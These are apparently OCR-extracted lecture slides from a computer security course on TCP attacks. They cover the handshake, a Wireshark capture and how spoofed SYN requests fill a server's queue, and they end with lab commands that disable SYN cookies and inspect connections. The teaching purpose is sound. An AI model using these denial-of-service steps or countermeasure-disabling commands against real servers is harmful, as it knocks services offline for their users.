
CSCI 476: Computer Security

SYN Flooding, TCP Reset, TCP Hijacking

Reese Pearsall Fall 2024





Our packet currently has

- Some application-level message (HTTP Request)
- Port number of that application process (TCP header)
- Mechanism to ensure our packet arrives correctly (TCP Header)
- A way to locate the computer (IP address/IP Header)
- A unique identifier for our destination (MAC Address/Frame)

Our final packet!






Our initially packet gets encapsulated multiple times, sort of like a nesting doll!

The Journey of a packet


Packets are **encapsulated** in various protocol layers; each has a **header** and **payload**



Our focus in the next few weeks will be on the transport layer (TCP/UDP), network layer (IP), and application layer

docker-compose up -d

Setup



For this lab, we will logged into our attacker machine (our VM) and logged into a victim machine (a container)


Attacks on TCP


- SYN Flooding
- TCP Reset
- TCP session hijack





me

Please don't try to do this stuff on real servers outside of the VM












This process of establishing a TCP connection has a very specific process → TCP Handshake









Packet






TCP Handshake:

1. Client sends a SYN to the server









TCP Handshake:

- 1. Client sends a SYN to the server
- 2. Server sends back a SYN + ACK









TCP Handshake:

- 1. Client sends a SYN to the server
- 2. Server sends back a SYN + ACK
- 3. Client sends back an ACK








TCP Handshake:


- 1. Client sends a SYN to the server
- 2. Server sends back a SYN + ACK
- 3. Client sends back an ACK

You can see this happening in Wireshark

ire Analyze Statistics Telephony Wireless Tools Help					
Time	Source	Destination	Protocol	Length	Info
1 0.0000	192.168.1.	216.18.166.136	TCP		74 49859 → 80 [SYN] <u>Seq=0</u> Win=8192 Len=0 MSS=14
2 0.3071	216.18.166	192.168.1.104	TCP		74 80 → 49859 [SYN, ACK] $\frac{\text{Seq=0}}{\text{Ack=1}}$ Win=5792 Le
3 0.3073	192.168.1	216.18.166.136	TCP		66 49859 → 80 [ACK] Seq=1 $Ack=1$ Win=17136 Len=0









Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**



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SYN + ACK

SYN + ACK


Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**



Waiting for an ACK...

If it does not get an ACK after some amount of time, it will **retransmit**



Suppose that we find a server that accepts TCP connections


This TCP server will accept **SYN** requests, send out a SYN+ACK, and then wait to receive an ACK

Waiting for an ACK...

If it does not get an ACK after some amount of time, it will retransmit

How many times should we retransmit before giving up?

[10/27/22]seed@VM:~/.../TCP_Attacks\$ sysctl net.ipv4.tcp_synack_retries Set by the operating system!



SYN + ACK

SYN + ACK

SYN + ACK

Suppose that we find a server that accepts TCP connections


This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**

The TCP server will **hold** our request until we drop it

TCP Request SYN Queue (This queue has a finite size...)

There is a time period where our request is held in the SYN queue before it is dropped

What can we do with our knowledge of spoofing?






TCP Server

Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**



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
TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request

The TCP server will hold those requests in the queue while it waits


If the buffer is full...





Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**



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TCP Request SYN Queue


We can quickly the SYN queue buffer with our spoofed request


The TCP server will hold those requests in the queue while it waits

If the buffer is full...

The TCP server won't be able to accept new connections!







Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**

The TCP server will **hold** our request until we drop it




TCP Request SYN Queue


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
The TCP server will hold those requests in the queue while it waits

If the buffer is full...

The TCP server won't be able to accept new connections!







Turn off countermeasures...

```
sysctl -w net.ipv4.tcp syncookies = 0
```

Turn off **SYN cookies**

Use **netstat** to see the current status of server's TCP connections

```
root@2ebd63942881:/# netstat -tna

Active Internet connections (servers and established)

Proto Recv-Q Send-Q Local Address Foreign Address State

tcp 0 0 127.0.0.11:42031 0.0.0.0:* LISTEN

tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN

